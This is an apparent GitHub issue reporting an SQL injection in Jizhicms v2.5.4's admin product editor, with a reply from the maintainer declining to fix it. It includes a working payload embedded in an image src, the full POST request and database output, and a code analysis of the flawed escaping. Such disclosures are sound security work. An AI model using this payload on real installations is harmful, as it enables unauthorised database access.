

Cherry-toto / jizhicms Public

[Code](#) [Issues 6](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)

New issue



Jizhicms v2.5.4 is vulnerable to SQL injection in the product editing module. #105

Closed




4iFei opened on Apr 24, 2025



Exploit

Enter the product list module in the backend, edit the product details , and then import network image. Input the image address as `x',title=user(),hits='1` , and finally save the content.



The content of the request packet is as follows, parameter 'body' is injectable.

```
POST /index.php/admins/Product/editproduct.html HTTP/1.1
Host: public:8888
Content-Length: 500
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: */*
```



Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://public:8888

Referer: http://public:8888/index.php/admins/Product/editproduct/id/13.html

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: PHPSESSID=029a5d0d26d84baf7a98daa1f30d80b1

Connection: close

```
go=1&id=13&tid=1&lx=1&color=&title=test&seo_title=test&keywords=&description=&litpic=&file=&
<p><img+src%3d"x',title%3duser(),hits%3d'1"+alt%3d"test"+data-href%3d""+style%3d""/>
</p>&orders=0&addtime=2025-04-
23+15%3A45%3A22&tags=&target=&ownurl=&jzattr=&select=&zan=0&updatetime=2025-04-
23+16%3A37%3A54&config_seotitle=1&config_litpic=1&config_description=1&config_tags=1&config_1
```

Refresh the product list, and then we can see the user information of the database displayed in the title column.

ID	标题	所属栏目	缩略图	排序	推荐属性	发布时间	更新时间	操作
13	root@localhost	公司产品		0		2025-04-23...	2025-04...	预览 编辑 删除 复制
11	响应式蓝色软件博客模板	免费模板		0		2022-01-26...	-	预览 编辑 删除 复制
10	蓝色小程序鲜花礼物广告设计网站模板	免费模板		0		2022-01-19...	-	预览 编辑 删除 复制

Vulnerability Analysis

In the `editproduct()` function within the file `app/admin/c/ProductController.php`, after the `$data` variable obtains the parameters submitted via POST, it utilizes the `get_fields_data()` function located in the file `conf/Functions.php` to filter the input parameters. The specific logic of the `get_fields_data()` is as follows: It decides which processing method to use based on the `fieldtype` attribute corresponding to each parameter. Since the `fieldtype` corresponding to the `body` parameter is 3, it enters the "case 3" condition and then calls the `format_param()` function in the file `frphp/common/Functions.php` for processing.

```
function editproduct(){
    $this->fields_biaoshi = 'product';
    if($this->frparam( str: 'go', int: 1)==1){
        $data = $this->frparam();
        $data = get_fields_data($data, molds: 'product');
        check_field_must($data, molds: 'product');
        if(!$this->frparam( str: 'seo_title', int: 1) && $this->frparam( str: 'config_seotitle')==1){
            $data['seo_title'] = $data['title'];
        }
        if(!$this->frparam( str: 'description', int: 1) && $this->frparam( str: 'config_description')==1){
            $data['description'] = newstr(strip_tags($_POST['body']), length: 200);
        }
    }
}
```

```
function get_fields_data($data, $molds, $isadmin = 1)
{
    if ($isadmin) {...} else {
        //前台需要判断是否前台显示
        $fields = M( name: 'fields')->findALL(['molds' => $molds, 'isshow' => 1, 'ishome' => 1], order: 'orders desc
    }
    $newdata = [];
    foreach ($fields as $v) {
        if (array_key_exists($v['field'], $data)) {
            switch ($v['fieldtype']) {
                case 1:
                case 2:
                case 5:
                case 7:
                case 9:
                case 12:
                case 18:
                case 21:
                    $data[$v['field']] = format_param($data[$v['field']], int: 1);
                    break;
                case 11:
                    $data[$v['field']] = strtotime(format_param($data[$v['field']], int: 1));
                    break;
                case 3:
                    if ($isadmin) {
                        $text = $data[$v['field']];
                        if(webConf( str: 'islocal')){
                            $text = remote_data_local($text, $data['tid'], $data['molds']);
                        }
                        $data[$v['field']] = format_param($text, int: 4);
                    }else{
                        $text = $data[$v['field']];
                        if(webConf( str: 'islocal')) {
                            $text = remote_data_local($text, $data['tid'], $data['molds']);
                        }
                        $data[$v['field']] = format_param($text, int: 6);
                    }
            }
        }
    }
}
```

In the `format_param()` function, the "case 4" condition uses `addslashes` and `SafeFilter` to process the `body` parameter.

```
function format_param($value=null,$int=0,$default=false){
    if($value==null){ return '';}
    if($value===false && $default!==false){ return $default;}
    switch ($int){
        case 0://整数
            return (int)$value;
        case 1://字符串
            $value = SafeFilter($value);
            $value=htmlspecialchars(trim($value), flags: ENT_QUOTES);
            $value = addslashes($value);

            return $value;
        case 2://数组
            if($value=='')return '';
            array_walk_recursive( &array: $value, callback: "array_format");
            return $value;
        case 3://浮点
            return (float)$value;
        case 4:
            $value = addslashes($value);
            $value = SafeFilter($value);
            return trim($value);
        case 5:
            $value = SafeFilter($value);
            $value=htmlspecialchars(trim($value), flags: ENT_QUOTES);
            $value = addslashes($value);
            $ra=Array('select','insert','update','delete');
            return str_ireplace($ra, replace: '', $value);
    }
}
```

Then, use a regular expression to extract the content of the `img` tag in the `body` parameter that has been processed by the `stripslashes` function, and assign it to the `litpic` parameter. We can find that `addslashes` (in the `format_param()`) is first used to add backslashes, and then `stripslashes` is used to remove the backslashes. This means that the content we input will not be escaped.

```
if(!$data['litpic'] && $this->frparam( str: 'config_litpic')==1){
    $pattern='/<img.*?src="(.*?)".*?>/is';
    if($this->frparam( str: 'body', int: 1)){
        $r = preg_match($pattern, stripslashes($data['body']), &matches: $matchContent);
        if($r){
            $data['litpic'] = $matchContent[1];
        }else{
            $data['litpic'] = '';
        }
    }else{
        $data['litpic'] = '';
    }
}
```

Finally, through the `update` function, all parameters are concatenated into the `UPDATE` statement.

```

// 修改数据
public function update($conditions=null,$row=null)
{
    $where = "";
    $row = $this->__prepera_format($row);
    if(empty($row))return FALSE;
    if(is_array($conditions)){
        $conditions = $this->__prepera_format($conditions);
        $join = array();
        foreach( $conditions as $key => $condition ){
            $condition = '\'.$condition.\';
            $join[] = "{$key} = {$condition}";
        }
        if(count($join)){
            $where = "WHERE ".join( separator: " AND ",$join);
        }
    }else{
        if(null != $conditions)$where = "WHERE ".$conditions;
    }
    foreach($row as $key => $value){
        if($value!==null){
            $value = '\'.$value.\';
            $vals[] = "{$key} = {$value}";
        }else{
            $vals[] = "{$key} = null";
        }
    }
    $values = join( separator: ", ", $vals);
    $table = self::$table;
    $sql = "UPDATE {$table} SET {$values} {$where}";
    return $this->runSql($sql);
}

```

When the value of the `body` parameter we pass in is `<p></p>`, the final executed SQL statement is as follows.

```

UPDATE jz_product SET id = '15', title = 'test', seo_title = 'test', tid = '1', hits = '0', htmlurl = 'product',
keywords = null, description = null, litpic = 'x',title=user(),hits='1', stock_num = '0', price = '0.00', pictures = null,
isshow = '1', body = '<p><img src=\'x\',title=user(),hits=\'1\' alt=\'test\' data-href=\'\' style=\'\'/></p>', userid = '1', ord

```

Obviously, the execution result of the SQL function `user()` is assigned to the title.



Cherry-toto on Apr 24, 2025

Owner ...

分析的很好，非常感谢。

但是目前后台暂时不会去处理XSS和SQL injection，因为后台其他地方可以直接执行sql。

不能为了作恶而作恶，这个东西本身没有技术含量，如果后台账户被拿到，意味着获取了全部权限。



Cherry-toto closed this as completed on Apr 24, 2025

[Sign up for free](#) to join this conversation on **GitHub**. Already have an account? [Sign in to comment](#)

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants

